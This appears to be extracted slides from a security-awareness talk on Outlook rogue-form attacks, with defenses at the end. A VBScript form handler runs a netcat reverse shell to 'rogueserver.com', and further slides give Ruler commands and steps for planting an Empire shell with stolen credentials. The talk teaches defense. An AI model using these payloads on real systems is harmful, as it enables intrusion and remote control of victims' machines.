


Bad Forms

Rogue Forms

Create custom Outlook form which starts rogue app or shell

- Create custom rogue form




Bad Forms

Rogue Forms

Create custom Outlook form which starts rogue app or shell

- Create custom rogue form



```
Script Editor:
File Edit View Script Help
[Icons: Cut, Copy, Paste, Undo, Find, Help]


Function Item_Open()
    CreateObject("Wscript.Shell").Run "nc.exe rogueserver.com 443| -e cmd.exe", 0, False
End Function
```


Bad Forms

Rogue Forms

Create custom Outlook form which starts rogue app or shell

- Create custom rogue form



Bad Forms

Rogue Forms

Create custom Outlook form which starts rogue app or shell

How to trigger?

- On the attack machine, create an Outlook form with the same name and send an email to the victim using that form
- It will trigger the form which will trigger the rogue commands

Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

Use Sense Post **Ruler** tool

- <https://github.com/sensepost/ruler>
- Allows you to create custom forms remotely to a user's email client at Exchange, using either the MAPI/HTTP or RPC/HTTP protocols
- All hacker needs is their credentials and mail server info

```
./ruler --email john@msf.com form help
```

USAGE:

```
ruler form [global options] command [command options] [arguments...]
```

VERSION:

```
2.0.17
```

COMMANDS:

```
add creates a new form.
```

```
send send an email to an existing form and trigger it
```

```
delete delete an existing form
```

```
display display all existing forms
```

Bad Forms

Rogue Forms

Great Sense Post demo video: <https://www.youtube.com/watch?v=XfMpJTnmoTk>


1. They have user's email address and password
2. Use Ruler hacking tool to create rogue form in victim's Outlook that adds Empire remote shell
3. They send an email that activates the rogue form to get Empire shell into victim's machine

Bad Forms

Rogue Forms

Great Sense Post video: <https://www.youtube.com/watch?v=XfMpJTnmoTk>

- Uses Ruler to add Empire remote shell



Bad Rules and Rogue Forms

Defenses

- Use MFA when possible
- Check for rogue rules and custom forms
 - Script for dumping all rules: <https://github.com/OfficeDev/O365-InvestigationTooling/blob/master/Get-AllTenantRulesAndForms.ps1>
 - Notruler – checks for custom rules and forms
 - <https://github.com/sensepost/notruler>
- Monitor email client for configuration changes

Agenda


- Getting Your Email Address and Password
- Creating a Spear-phishing Campaign
- Hacker Attacks To Get Inside Your Network
- Hacker Tricks to Take Over Your Network

Hacker Attacks To Get Inside Your Network

Bloodhound - Post-Exploitation Hacking Tool:

Post-Exploitation Tool

- Tells attacker how to get from starting to ending point fastest



Best Defenses

Top Defenses for Most Organizations

(in order of importance)

- **Focus on mitigating Social Engineering**
- **Patch Internet-accessible software**
- **Use Multifactor Authentication (MFA)/Non-guessable passwords**
 - Use MFA where you can, and when you can't,
 - Use different strong passwords for every website and service
 - Enable account lockout (even on APIs)
- **Teach Users How to Spot Rogue URLs**
 - <https://blog.knowbe4.com/top-12-most-common-rogue-url-tricks>
 - <https://info.knowbe4.com/rogue-urls>

Questions?

Roger A. Grimes— Data-Driven Defense Evangelist, KnowBe4

rogerg@knowbe4.com

Twitter: [@rogeragrimes](https://twitter.com/rogeragrimes)

<https://www.linkedin.com/in/rogeragrimes/>